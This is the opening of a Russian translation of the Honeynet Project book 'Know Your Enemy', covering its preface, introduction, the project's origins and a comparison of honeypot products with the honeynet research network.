Инструменты, тактика и мотивы хакеров

Знай своего врага

Проект Honeynet

Москва, 2003

УДК 004.056
ББК 32.973.202
И72

И72 Инструменты, тактика и мотивы хакеров. Знай своего врага: Пер с англ. – М.: ДМК Пресс, 2003. – 312 с.: ил.

ISBN 5-94074-164-9

Вы когда-нибудь задумывались над тем, какие мотивы движут компьютерными взломщиками, когда они атакуют, взламывают и используют в своих целях системы? Задача этой книги состоит в том, чтобы рассказать о сообществе взломщиков, их мотивах и о том, как они взламывают системы и что делают в атакованной системе после успешного взлома. В настоящем издании подробно описываются способы сбора и анализа информации об атаках на расположенные в Internet системы, приводится пример построения сети, эффективно решающей эти задачи.

Книга будет полезна всем, кто интересуется сетевыми атаками, способами противодействия взломщикам, самими взломщиками, а также инструментами, тактикой и причинами появления угроз в сети.

ISBN 0-201-74613-1
ISBN 5-94074-164-9

Содержание

Предисловие

Посвящается Деноррису Уотсону (Denorris Watson) и Доусону П. Джастису (Dawson P. Justice), благодаря которым я понял ценность лидерства и тактики.

Вы когда-нибудь задумывались над тем, какие мотивы движут компьютерными взломщиками, которых часто называют хакерами, когда они атакуют, взламывают и используют в своих целях системы, или над тем, что хакеры делают после взлома систем? Что ж, цель этой книги и состоит в том, чтобы рассказать вам об этом враге, известном под именем хакер. Такие личности пытаются использовать технические средства сети Internet для совершения незаконных, разрушительных или несанкционированных действий. Эти действия могут быть элементарными, например, как у подростка, портящего Web-сайты из хулиганских побуждений, или же изощренными попытками взлома систем кредитных компаний или террористической атакой на инфраструктуру страны. Независимо от того, кем вы являетесь – простым пользователем, системным администратором крупной организации или офицером по информационной безопасности в армии, – перечисленные угрозы реальны. Эта книга расскажет вам об инструментах, тактике и причинах появления данных угроз.

Настоящее издание явилось результатом двухлетнего проекта, известного под названием Honeynet. Наше исследование уникально благодаря тому, что мы позволили сообществу хакеров учить нас своим приемам. Вместо того чтобы строить догадки о том, что представляет собой враг, и затем развивать теории о том, как думают и действуют взломщики, мы заставили их самих обучать нас своим приемам, тактике и мотивации.

Нашим основным методом изучения является Honeynet – множество производственных систем, созданных для того, чтобы их взломали. Когда «плохие парни» исследуют, атакуют и взламывают наши системы, мы наблюдаем и учимся на каждом их шаге. За прошедшие два года мы многое узнали в процессе того, как были прозондированы, атакованы и взломаны многочисленные системы. В этой книге предпринята попытка объединить полученные уроки. Кроме того, мы создали Web-сайт *http://project.honeynet.org/book/*. На нем содержится вся дополнительная информация, имеющая отношение к этой книге, например изменения или дополнения и текст переговоров в чате из главы 11.

Для тех, кто не имеет технического образования, в книге будут приведены простые объяснения того, как «плохие парни» делают то, что они делают. Чтобы понять мотивы действий и мышление врага, необязательно знать все технические подробности. Также мы научим вас некоторым приемам, необходимым для анализа нападения и извлечения из него уроков. Мы постараемся помочь в овладении навыками сбора и анализа данных тем, кто уже имеет техническое образование. Тем не менее конечная цель остается прежней, независимо от имеющихся у вас навыков, – научить тому, что мы узнали о сообществе хакеров и как мы это узнали. Надеемся, что, лучше поняв врага, вы сможете защитить себя от нападения.

Эта книга состоит из трех частей. В первой части подробно рассматривается процесс планирования, создания и поддержания проекта Honeynet, а также все заключенные здесь риски и сложные моменты. Во второй части объясняется, как был использован проект Honeynet и как мы учились, в частности, анализировать полученные с его помощью данные. В третьей части говорится о том, что мы узнали о сообществе взломщиков, а также приводится несколько конкретных примеров взломанных систем. Вместо того чтобы концентрировать внимание на действиях взломщиков и на извлеченных из этого уроках, мы обсуждаем некоторые теоретические моменты. Надеемся, что вы узнаете из этой книги столько же, сколько мы узнали от самих взломщиков.

Благодарности

Эта книга – результат труда не отдельного человека, а группы людей, состоящей из 30 профессионалов в области обеспечения безопасности, которые занимаются изучением сообщества взломщиков и делятся полученными знаниями. Вся работа была проделана в свободное время, с использованием только собственных ресурсов. Наша команда искренне надеется, что проведенное исследование окажется полезным для всех, кто занимается обеспечением безопасности. Хотелось бы

поблагодарить каждого из этих удивительных людей. Без их поддержки не было бы выполнено ни одно из исследований, о которых рассказывается в этой книге. Более подробную информацию об участниках проекта Honeynet можно найти в конце книги или в Internet по адресу: *http://project.honeynet.org*.

Мы не смогли бы провести это исследование без участия многих людей. Нам бы хотелось воспользоваться моментом и поблагодарить их. В первую очередь Роджера Сафиана (Roger Safian) из компании FIRST за поддержку и время, уделенное проекту; он работал над проектом с самого его начала. Также выражаем благодарность Алану Поллеру (Alan Paller) из института SANS. Его руководство было необычайно важным для одного самого обширного исследовательского проекта. Огромная благодарность Элиасу Леви (Elias Levy), Альфреду Хьюгеру (Alfred Huger), Бену Гринбауму (Ben Greenbaum) и всей команде *securityfocus.com*. Они самыми первыми поддержали проект и серию статей «Знай своего врага». Отдельная благодарность Витсу Венему (Wietse Venema), Тэну и Дэну Фармерам (Tan и Dan Farmer) за их упорный труд и помощь при разработке методов судебной экспертизы. Большое спасибо Павлу, который добровольно помогал при создании Web-сайта и логотипа Honeynet, и Сину Брауну (Sean Brown) за глубокий анализ нашей книги и предположений. Дейв Рески (Dave Wreski) и его команда создателей сайта *linuxsecurity.com* оказали неоценимую поддержку проекту. Огромную признательность выражаем тем, кто нашел время и дал рецензию на нашу книгу, а именно: Кори Скотту (Cory Scott), Чару Сэмплу (Char Sample), Говарду Харкнессу (Howard Harkness), Маркусу Личу (Marcus Leech) и Ричарду Бейтлиху (Richard Bejtlich). Большое спасибо нашему издателю и редакторам Карин Геттман (Caren Gettman), Эмили Фрай (Emily Frei), Элизабет Райан (Elizabeth Ryan), Трейси Русс (Tracy Russ) и остальным членам команды Addison-Wesley, благодаря которым эта книга увидела свет. Работать с одним автором – достаточно сложно, а им пришлось иметь дело с тридцатью.

И наконец, хочу поблагодарить свою жену Аню (Ania). Ее терпение и понимание назначения этой книги и проекта просто неоценимы.

Ланс Шпицнер (Lance Spitzner),
основатель проекта Honeynet

Введение

На войне информация – это сила. Чем лучше вы понимаете своего врага, тем больше у вас шансов победить его. В войне против взломщиков, сетевых разрушителей и других обитателей киберпространства у «хороших парней» имеется на удивление мало информации. Многие профессионалы в области обеспечения безопасности и даже разработчики программных продуктов не знают приемов, тактики и мотивации врага. И такое положение дел очень выгодно для него.

Проект Honeynet был разработан для того, чтобы немного исправить эту ситуацию. Команда исследователей создала целую компьютерную сеть и полностью опутала ее датчиками. Затем эту сеть поместили в Internet, дали ей соответствующее название и наполнили соответствующим содержанием, а затем записали все, что с ней произошло. (Реальный IP-адрес не публикуется и регулярно изменяется.) Действия хакеров записываются по мере того, как они совершаются: попытки прорваться, когда они оказываются успешными; что предпринимается после удачного взлома.

Результаты оказались ошеломительными. Любой компьютер, подключенный к сети Internet, сканируется десятки раз в день. Ожидаемая продолжительность жизни, или время до успешного взлома, сервера Red Hat 6.2 с установкой параметров по умолчанию составляет меньше 72 часов. Обычная домашняя система с Windows 98 и возможностью совместного использования файла была взломана пять раз за четыре дня. Зондирование системы, использующей протокол NetBIOS, производится в среднем по 17 раз за день. И самое короткое время, за которое был взломан сервер, составляет 15 минут после подключения к сети.

Вывод из всего этого заключается в следующем: есть огромное множество людей, которые пытаются взломать *вашу* компьютерную сеть каждый

день и, что удивительно, часто преуспевают в этом. Там, снаружи, враждебные джунгли, и сетевые администраторы, которые не предпринимают жестких мер для собственной защиты, являются легкой добычей.

Проект Honeynet – это больше, чем компьютерная сеть, работающая как приманка; это продолжающийся исследовательский проект, изучающий действия взломщиков. В рамках этого проекта в настоящий момент функционируют несколько сетей. Хотите испробовать это на собственной сети? Некоторые компании продают коммерческие, более простые, версии того, чем занимается Honeynet Project. Они называются honeypot и разработаны для того, чтобы функционировать в сети организации в качестве приманки. Теоретически хакеры находят honeypot и тратят свое время на нее, оставляя в покое реальную сеть.

Если вы проводите мониторинг сетевых тревог 24 часа в сутки семь дней в неделю или у вас есть сервис Managed Security Monitoring, тогда honeypot может предоставить драгоценное время для ответа на атаки в период их совершения. Умудренные опытом взломщики, возможно, обойдут honeypot, но большинство реальных хакеров – любители. Основной момент здесь заключается в мониторинге в режиме реального времени – просмотр системных журналов через неделю после свершившегося факта не принесет большой пользы.

По этой причине я не рассматриваю нашу работу как коммерческий продукт. О Honeynet и honeypot нужно заботиться; это не тот род продуктов, от которых можно ожидать, что они моментально заработают. Коммерческие honeypot только имитируют операционную систему или компьютерную сеть; их трудно инсталлировать и гораздо проще вычислить, чем создать Honeynet Project. А безопасность, которую они могут обеспечить, крайне слабая. Если вам интересно узнать, кто такие хакеры и как они работают, обязательно приобретите honeypot и не пожалейте времени, чтобы правильно ей воспользоваться. Но если вас интересует только защита собственной сети, то, скорее всего, лучше потратить это время на другие занятия.

С другой стороны, Honeynet Project является исключительно исследовательским продуктом. И я его большой поклонник.

Когда падает самолет, все об этом знают. Проводится широко освещаемое расследование, и любой производитель самолетов может обратиться в Национальную комиссию по безопасности воздушного сообщения и прочитать отчеты обо всех недавно произошедших авиакатастрофах. И любая авиакомпания может воспользоваться этой информацией для разработки более эффективного воздушного судна. Когда взламывается сеть, об этом практически никому не известно. Чаще всего жертва даже и не подозревает о том, что сеть была взломана. В противном случае

огромное давление рынка вынуждает пользователя не объявлять об этом факте широкой общественности. А если все-таки выходит сообщение о взломе, то практически всегда в нем отсутствует информация о том, как это произошло и каковы результаты нападения.

Такая недостаточность реальной информации значительно затрудняет разработку хороших продуктов в области обеспечения безопасности. Эта книга призвана изменить сложившуюся ситуацию: она не только рассказывает о том, как работает Honeynet и как анализировать полученные с ее помощью данные, но и обобщает добытую информацию, в частности технические приемы, тактику и мотивы сообщества взломщиков.

Этот труд будет полезен всем, кто интересуется вопросами компьютерной безопасности. Замечательный материал, основанный на реальных фактах.

Брюс Шнайер (Bruce Schneier),
http://www.counterpane.com

1 Поле битвы

Мой командир говорил мне, что для того, чтобы защититься от врага, сначала нужно узнать, что он собой представляет: его методы нападения, приемы, тактику, цель. Эта военная доктрина верна не только в армии, но и в области обеспечения компьютерной безопасности. Сообщество хакеров – это противник, и мы должны уметь защищаться от него.

Когда мне впервые пришлось заняться вопросами обеспечения сетевой безопасности, я был поражен недостатком информации о сообществе хакеров. Технические сведения о взломах, сканерах и многих других средствах нападения можно было найти без труда. Но это лишь малая часть общей картины. Я хотел узнать больше: каковы цели нападающих; чего они хотят добиться; зачем; как они вычисляют уязвимые системы, а затем взламывают их; что происходит после того, как нападающий получает контроль над системой; как взломщики общаются друг с другом; имеем ли мы дело с одним или разнообразными видами угрозы и многое другое.

Многие из этих вопросов ставились в свое время и перед армией, однако там на них были ответы. Цель отдельных организаций, которые обычно назывались военной разведкой, заключалась в том, чтобы собирать и распространять информацию о враге. Чем больше мы знали о противнике, тем лучше могли обороняться. Будучи офицером танковых войск, я должен был досконально знать тактику и возможности советских бронетанковых войск, а также технический состав советской танковой дивизии. Мы изучали дальность стрельбы, скорость и характеристики танков, читали книги об истории и политическом устройстве нашего противника, проводили учения на захваченной технике. Такая информация необычайно важна для того, чтобы защититься от нападения. Зная дальность

стрельбы танка, я могу предположить, когда враг может открыть огонь и, следовательно, когда я должен дать ответный залп. Зная скорость танков противника, я могу определить, сколько времени у меня есть на подготовку к артиллерийскому обстрелу. Зная технические характеристики вражеских танков – скорость стрельбы, я могу оценить, сколько раз в минуту выстрелит противник и какова вероятность поражения цели. После того как я сам побывал на захваченном Т-72, я лучше понял, какой областью обзора располагает его экипаж. Вся эта информация необычайно важна для защиты от противника. Чем больше информации, тем быстрее можно дать отпор и нанести ответный удар врагу.

Что меня удивило в области обеспечения сетевой безопасности, так это недостаток подобного рода разведданных. Я нашел крайне мало информации о том, кто мой враг, как он атакует, каковы его мотивы и тактические приемы. Специалисты, занимающиеся сетевой безопасностью, концентрируют внимание на определенных технических приемах взломщиков и на технических приемах, используемых при защите от взлома, но не на тактике и мотивах противника. Что я хотел узнать, так это то, как взломщики определяют и сканируют уязвимые системы. Что происходит после того, как система взломана? Какие неизвестные мне действия предпринимал взломщик? У меня было много вопросов, но крайне мало ответов, и это меня пугало. Моя работа заключалась в том, чтобы защититься от угрозы, от врага. Но я даже не знал, кто мой враг, за исключением его технических приемов. Я хотел узнать больше, но как этого добиться – вопрос оставался открытым.

На разработку решения ушло несколько лет. План очень прост: заставить врага обучить нас своим приемам, тактике и мотивам. Зачем выстраивать теории, когда можно заставить взломщиков показать, как они действуют. Ни один другой источник не будет более достоверным и более полным. В армии это иногда называется разведкой на поле боя, посредством которой вы получаете информацию от врага. В области обеспечения сетевой безопасности можно попробовать сделать то же самое. Пусть взломщики сами научат нас, как они действуют. Теперь вопрос заключается в том, как собрать данные с поля боя, когда неизвестно даже, где оно находится?

Для меня поле боя развернулось в 1998 году. В начале этого года я получил свой первый выделенный канал для подсоединения к сети Internet. Доступ к моей домашней сети был открыт любому в любой момент времени. Сначала я даже и не подозревал, что нужна мощная система обеспечения безопасности; я просто не осознавал, какая жестокая война имеет место в киберпространстве. К счастью, в то время я изучал системный журнал брандмауэра (сетевого экрана) и обнаружил, что большой объем подозрительного трафика сканирует мою сеть (исследует топологию

сети). Я решил побольше узнать об этом трафике, поэтому изучил множество статей, посвященных Internet. Несмотря на огромный объем технической информации, вся она была посвящена конкретным случаям взлома или приемам, использованным при взломах. Относительно разведки о «плохих парнях» информации было мало. Я хотел узнать больше, но не представлял, как это сделать. Тогда я решил подключить к своей сети новую систему, организовать за ней тщательное наблюдение, а затем посмотреть, что произойдет. Я намеревался заставить взломщиков показать мне, как они работают при сканировании, нападении и взломе системы. Я использовал Linux Red Hat 5.0, вариант UNIX-подобной операционной системы, с параметрами, заданными по умолчанию, и подсоединил ее к беззащитной сети. Я совершенно не знал, чего ожидать. Найдет ли кто-нибудь вообще эту систему? Если да, то сколько времени это займет? Будет ли на нее совершено нападение, и что случится после того, как система окажется взломанной? Я надеялся получить ответы на все эти вопросы. 25 февраля 1999 года я подсоединил систему к своей сети. Через 15 минут она была обнаружена, просканирована и взломана.

Этот случай научил меня многому, главным образом тому, как создавать подобное окружение. После взлома системы нарушитель быстро обнаружил что-то неладное, стер данные с жесткого диска и больше никогда не возвращался. Я потерял практически всю ценную информацию, которую можно было бы анализировать: историю нажатых взломщиком клавиш, набор технических приемов и последовательность его действий в системе. Я узнал немного, но появилось подтверждение того, что в сеть можно поместить приманку. Если для этой цели использовать производственные системы, а затем проследить все происходящие в них действия и трафик, можно узнать о противнике гораздо больше.

С течением времени эта концепция переросла в проект Honeynet, участниками которого являются 30 профессионалов в области обеспечения безопасности. Его цель – изучить инструменты, тактику и мотивы взломщиков, а в дальнейшем распространить полученную информацию. Наша группа получает информацию путем создания производственных систем и тщательного наблюдения за всеми происходящими с ними событиями. Мы собираем и анализируем данные по мере того, как системы сканируются, подвергаются нападению и взламываются. Каждый участник проекта жертвует своим временем и использует свои знания для проведения исследований и развития проекта. От того, что наши знания и умения объединяются в рамках проекта, возможность изучения сообщества взломщиков резко возрастает. Затем мы делимся полученной информацией с теми, кто занимается обеспечением безопасности. Конечная цель заключается в том, чтобы лучше понять врага. Вооруженные этим знанием, мы можем лучше защититься от взломщиков. Наш проект уникален тем, что мы делимся информацией со всеми, кто обеспечивает безопасность,

и хотим, чтобы от нашего исследования получилась определенная польза. Чем больше людей поймут, как действует враг, тем более защищенными станут системы.

В апреле 1999 года началась неформальная стадия проекта. Мне нужна была помощь при разработке методов отслеживания действий взломщиков. Атакованная в феврале система показала, что необходимо разработать более эффективные и сложные методы сбора данных. После того как они были собраны, мне понадобилась помощь для их анализа. Я просто не понимал значительную часть происходящих в системе событий, таких как расшифровка специфических действий, зафиксированных в сети, и попросил нескольких профессионалов о помощи. К счастью, среди них есть множество увлеченных и готовых прийти на помощь людей. Например, Марти Рош (Marty Roesch), разработчик Snort, добавивший новые функциональные возможности в IDS (Intrusion Detection System – система обнаружения вторжения) ради того, чтобы содействовать нашему проекту: в данном случае это касалось записи используемых взломщиками клавиш и бесед. Макс Вижн (Max Vision) предложил помочь со сложными атаками и расшифровал взломы, используя их сетевые сигнатуры. Без участия этих и других людей проект не смог бы работать.

Honeynet записывает всякого рода необычные действия, происходящие в сети. Ни один человек не может понять все происходящие здесь события. Наша маленькая группа продолжала увеличиваться по мере того, как мы понимали, что необходим опыт и знания многих специалистов. Каждый из нас обладал уникальными навыками, опытом и образованием, что очень помогало развитию проекта. Однако всеми нами двигали одно и то же желание – узнать как можно больше о взломщиках и поделиться полученными знаниями. Мы не были четко организованной группой; многие из нас никогда не встречались лично. Мы изредка обменивались информацией по электронной почте, стараясь улучшить концепцию Honeynet или расшифровать конкретную сигнатуру либо атаку.

Ситуация резко изменилась в июне 2000 года, когда honeypot, работающая на ОС Solaris 2.6, была взломана организованной группой хакеров, которые использовали ее для общения друг с другом. В течение трех недель мы записывали все их разговоры. Для того чтобы проследить эти действия, потребовались умения всей команды, начиная с расшифровки конкретных конфигураций IRC (Internet Relay Chat) и заканчивая переводом с урду[1] на английский. Это событие способствовало сплочению нашего коллектива.

До этого момента мы никогда не считали себя организованной группой. Фактически название Honeynet Project было придумано в последнюю

[1] Один из официальных языков Индии и Пакистана. – *Прим. науч. ред.*

минуту, так как нам нужно было как-то именовать себя и наше исследование при обнародовании результатов. С тех пор в группу пришли многие специалисты, среди которых психолог Макс Килгер (Max Kilger), доктор философии, занимающийся изучением поведения взломщиков. Были также установлены связи с различными национальными и международными организациями. Мы продолжаем развивать свою технику и исследования и всегда делимся полученной информацией с теми, кто занимается обеспечением безопасности. Эта книга представляет собой еще один этап в процессе распространения собранных данных.

Основной инструмент, которым пользуется наша команда, называется Honeynet. Это сеть, созданная для того, чтобы ее взломали. С ее помощью можно узнать, что представляет собой противник и как он действует. Каждый входящий и исходящий из Honeynet сетевой пакет записывается и анализируется. Каждое действие, происходящее в системах, записывается в системный журнал и защищается от взлома. Взломщики показывают нам шаг за шагом, как они действуют в реальном мире. После того как информация собрана, можно просмотреть данные и точно установить, кто является врагом, а также понять его цели, мотивы и методы действия.

Во всей этой работе мы стараемся пользоваться термином *взломщик* для определения нападающего врага. Мы предпочитаем не вмешиваться в политические дебаты относительно того, какими словами называть определенных пользователей. Для нас взломщик – это «плохой парень», враг. Он может быть мужчиной или женщиной, недовольным служащим компании, подростком из Юго-Восточной Азии или отлично образованным бывшим агентом КГБ. Во многих случаях вы не узнаете конкретного врага. Иногда нам удавалось установить личности, и везде, где возможно, мы указываем на это. Однако зачастую единственное слово, которым можно назвать противника, – взломщик. Тем не менее это индивид или организация, пытающаяся предпринять неавторизованные (когда у субъекта нет прав в конкретной системе) действия по отношению к одному из ваших ресурсов.

Основная тема этой книги – изучение противника, сообщества взломщиков. В главах 2, 3 и 4 мы представляем вам Honeynet – основной инструмент изучения в нашем проекте. Здесь приводятся описания этих производственных систем; их ценность; способы создания, использования и поддержки; а также сопутствующие риски/существенные моменты. В главах 5–8 рассказывается о том, как мы использовали Honeynet для записи действий взломщиков, а затем анализировали полученные данные. На основе полученных результатов мы смогли изучить инструменты, тактику и мотивы взломщиков. Наши действия заключались в анализе системы, пакетов и просмотре системного журнала. В главах 9–12 говорится

о том, что мы узнали о сообществе взломщиков из некоторых хорошо документированных записей взломов. Это помогает разобраться в ходе мыслительной деятельности и действиях взломщика. Мы попытались как можно меньше теоретизировать и сконцентрироваться на том, что нам удалось узнать. Конечная цель этой книги заключается в том, чтобы рассказать вам о:

- *Honeynet* (что такое Honeynet, ее ценность для обеспечения безопасности, принципы ее работы, а также сопутствующие риски/существенные моменты);
- *анализе* (как анализировать собранные данные и, исходя из этого, изучать приемы, тактику и мотивы взломщиков);
- *враге* (что мы узнали о сообществе взломщиков).

Надеемся, что, прочитав эту книгу, вы узнаете много нового и получите столько же удовольствия, сколько мы за последние несколько лет.

Ланс Шпицнер

ЧАСТЬ I

Проект Honeynet

Мудрец многое узнает от своих врагов.

Аристофан

Если бы вы еще совсем недавно спросили профессионала в области обеспечения безопасности о том, кто такие «плохие парни», то, скорее всего, услышали насыщенный техническими подробностями рассказ о разнообразных инструментах взлома и какие-нибудь обширные предположения относительно тактики и мотивов различных нападающих. Наше знакомство с хакерами было ограничено техническими приемами, которые применялись ими, без объяснения того, как эти приемы были использованы, кем конкретно и почему. Те, кто обеспечивает безопасность, могли бы подробно объяснить принцип действия последнего нападения путем переполнения буфера или методы, на которых основаны атаки через Web, но, скорее всего, затруднятся сказать, кто атаковал их системы, почему они были атакованы или что происходит после того, как система оказывается взломанной. Наша осведомленность была ограничена набором используемых приемов взлома и некоторыми теоретическими данными относительно действий врага.

Такое положение дел легко объяснить. Среди тех, кто занимается обеспечением безопасности, большинство – люди с математическим складом мышления. Сама работа требует наличия высокотехничных умений, с помощью которых можно понять, какие технологии используются, а затем внедрить их и разрешить проблемы, связанные с ними. И традиционно именно эту среду мы понимаем лучше всего, нам также проще понять потенциальные угрозы, изложенные с помощью технических терминов. Кроме того, нам приходится учиться на опыте, полученном после взлома систем, на технических приемах взломщика и учитывать тот ущерб,

который причинили «плохие парни». Зачастую единственное, что могут установить профессионалы, – место нанесения удара и как это произошло. Иногда взломщики оставляют следы во взломанной системе, но чаще всего они их стирают или запутывают. Кроме того, при условии, что в сети, в системах и их приложениях постоянно что-то происходит, бывает трудно определить, какие действия относятся к нормальному процессу, а какие являются подозрительными или злонамеренными.

В проекте Honeynet мы попытались изменить такое положение. Основная цель проекта – узнать как можно больше о сообществе взломщиков. Мы должны изучить не только их технические приемы, но и тактику, и мотивы действий. Мы хотим понять, какие инструменты используют «плохие парни» и почему они их применяют. Преимущество Honeynet заключается в том, что взломщики обучают нас своим техническим приемам, тактике и мотивам. Все, что мы узнаем, основывается на действиях врага, а не на теории.

2 Что такое Honeynet

Система Honeypot

Идея создания honeypot (горшочка с медом) разрабатывалась многие годы. Проще говоря, honeypot – это система, разработанная для того, чтобы на нее напали. После взлома ее можно использовать для разнообразных целей, например для разработки механизма оповещения или для жульничества. Впервые эта идея была рассмотрена в ряде очень хороших статей, написанных экспертами в области обеспечения компьютерной безопасности: «Cukoo Egg»[1] Клиффа Столла (Cliff Stoll) и «An Evening with Berferd»[2] Стива Белловина (Steve Bellovin) и Билла Чезвика (Bill Cheswick). В обоих примерах использовалась технология тюремного типа для того, чтобы записать сеансы связи (с системой) взломщика и детально рассмотреть, что было у него на уме. Термин «honeypot» появился позднее, но под ним подразумевается то же самое: установка одной или нескольких систем, которые покажутся привлекательными для сетевых взломщиков и смогут также производить мониторинг практически всего, что в них происходит. Наблюдая за событиями, происходящими с honeypot, можно определить проблему и получить достоверную информацию о том, как взломщик вошел в систему и что творится во взломанной системе. Традиционно honeypot представляла собой одну систему, соединенную с существующей внешней сетью для того, чтобы привлечь нападающих к себе. На рис. 2.1 изображена отдельная система, размещенная во внутренней сети. Эта система может имитировать разные системы или уязвимые места.

[1] Stoll C. The Cuckoo's Egg: Tracking a Spy Through the Maze of Computer Espionage (New York: Pocket Books, 1999).

[2] *http://www.securityfocus.com/data/library/berferd.ps*



Рисунок 2-1 Традиционная автономная система honeypot

Разнообразные продукты или разработки позволят вам создать собственную honeypot. Среди них можно назвать следующие:

- Deception Toolkit Фреда Коуэна (Fred Cohen) (*http://www.all.net/dtk/index.html*);
- Cybercop Sting (*http://www.pgp.com/products/cybercop-sting/default.asp*);
- Resource Mantrap (*http://www.resource.com/products/mantrap/trap. html*).

Каждое их этих приложений создано исходя из собственной концепции honeypot.

Например, Deception Toolkit, обычно называемый DTK, – это библиотека сценариев, которые имитируют различные известные уязвимости (дыры) системы. Одно из таких слабых мест в DTK представляет собой старую проблему программы Sendmail (демон, управляющий пересылкой электронной почты в системах, подобных Unix), которая выдает поддельный файл паролей.

Затем эти сценарии запускаются в тестируемой системе. Нападающий обманным путем получает этот поддельный файл паролей и тратит драгоценное время, взламывая ненастоящие пароли. Задача этого инструмента заключается в том, чтобы обмануть нападающего. Он также великолепно подходит для оповещения и изучения известных «дыр» в системах.

Несмотря на практичность такого подхода, имейте в виду: одна из основных задач Honeynet Project заключается в том, чтобы узнать о *неизвестных* слабых местах. В случае с Deception Toolkit вы ограничены тем, что уже известно.

Cybercop Sting – это honeypot, на которой запускается ОС Windows NT, имитирующая целую компьютерную сеть путем создания набора IP-адресов (Internet Protocol) различных операционных систем. Взломщик может просканировать всю мнимую сеть и найти 15 доступных систем, каждую со своим отдельным IP-адресом. Однако все 15 виртуальных систем эмулируются одной физической машиной. И системы, и наборы IP-адресов имитируются. Преимущество такого подхода заключается в том, что вы можете быстро и просто создать копию целой сети, тем самым получить возможность прослеживать некоторые действия. Однако допускается имитировать лишь ограниченный набор функциональных возможностей, такие как начало сеанса TELNET или баннер SMTP (Simple Mail Transfer Protocol). У взломщиков за этим фасадом нет реальной операционной системы, к которой они могли бы получить доступ.

Мы хотели узнать все, что только возможно, например, что происходит после того, как система оказывается взломанной. Мы хотели получить комбинации клавиш (историю нажимаемых клавиш) и системные журналы (system log) взломанной системы. Другими словами, добивались, чтобы нападающие смогли полностью взломать и воспользоваться системами, после чего мы бы внимательно изучили их действия и узнали о них как можно больше. При условии ограниченных возможностей имитации таких продуктов, как Cybercop Sting, они не могут предоставить всю необходимую информацию.

Resource Mantrap – коммерческий продукт, который по функциональным возможностям приближается к проекту Honeynet, не дублирует операционную систему, но запускает образ одной операционной системы внутри другой. У этой так называемой «тюрьмы» есть огромное преимущество, потому что запускается реальная операционная система. Таким образом, можно изучить неизвестные слабые места, и взломщик будет иметь дело с полноценной операционной системой после того, как она взломана. Однако ваш выбор ограничен теми операционными системами, которые может предоставить продавец. Например, вы захотите использовать ОС HPUX или какое-то сетевое приспособление, в частности маршрутизатор Alteon. Кроме того, вы, пользователь, должны решить сами, каким образом остановить взломщика после того, как система будет взломана.

В сети Resource Mantrap не предусмотрена возможность ограничения действий взломщика. Нападающий может воспользоваться взломанной honeypot в качестве отправной точки для атаки на дополнительные

системы. У этого продукта имеются великолепные функции для сбора информации, но отсутствует возможность тщательного контроля за данными.

У большинства подобных разработок имеется общая проблема подписей. Эти продукты можно определить на основе оставляемых ими подписей, благодаря чему взломщики среднего или продвинутого уровня могут заподозрить обман и использовать более безопасные инструменты. Все аналогичные разработки обладают отличным потенциалом, но только при определенных условиях. Ни одна из них не отвечала задачам проекта Honeynet. Нам требовалась гибкая среда, в которой бы не было ни одной имитации и системы которой были бы аналогичны тем, что можно найти в сети Internet, чтобы мы смогли записать действия взломщиков от начала и до конца. К тому же мы не хотели подвергать опасности ни одну другую систему в Internet, вот почему нам нужна была разработка, которую нельзя использовать в качестве отправной точки для дальнейшего нападения. И мы создали собственное решение, отвечающее всем этим требованиям.

Сеть Honeynet

Honeynet отличается от разработок honeypot, которые мы уже обсудили. Это инструмент исследования – сеть, созданная особым образом для того, чтобы ее взломали хакеры. После того как ее взломают, Honeynet можно использовать для изучения инструментов, тактики и мотивов сообщества хакеров. Существуют следующие различия между honeypot и проектом Honeynet:

- Honeynet – это не отдельная система, а целая сеть. Она находится за брандмауэром, где содержатся, записываются и контролируются все входящие и выходящие данные. Затем собранная информация анализируется для получения сведений о нашем противнике. В пределах Honeynet можно разместить любую операционную систему и использовать в качестве honeypot, например Solaris, Linux, Windows NT, маршрутизатор Cicso и т.д. Это создает сетевое окружение с более реалистичной для нападающего «атмосферой». Кроме того, применяя различные системы с разными сервисами, такие как Linux DNS, Web-сервер Windows NT или сервер Solaris, можно узнать о многочисленных инструментах и тактических приемах. Быть может, отдельные взломщики, обладающие определенными техническими навыками или движимые определенными мотивами, нападают на конкретные системы или используют определенные слабые места. Работая с многочисленными системами, мы имеем больше возможностей для обнаружения таких различий;

- все системы, находящиеся в Honeynet, – это реальные стандартные системы и приложения, точно такие же, какие можно найти в Internet. Ничего не имитируется, ничего не предпринимается для того, чтобы ослабить защиту систем. Используя их, мы можем узнать очень многое. Риски и уязвимые места, раскрытые в пределах Honeynet, существуют сегодня во многих организациях. Кроме того, Honeynet может быть такой же динамичной и гибкой, как сеть в вашей организации.

Использование производственных систем в Honeynet делает ее уникальной. Ничто не имитируется, позволяя использовать точно такие же системы и приложения, какие применяются в вашей организации. На рис. 2.2 изображена Honeynet: каждая honeypot – это система, отражающая все качественные характеристики, присущие внутренней сети.

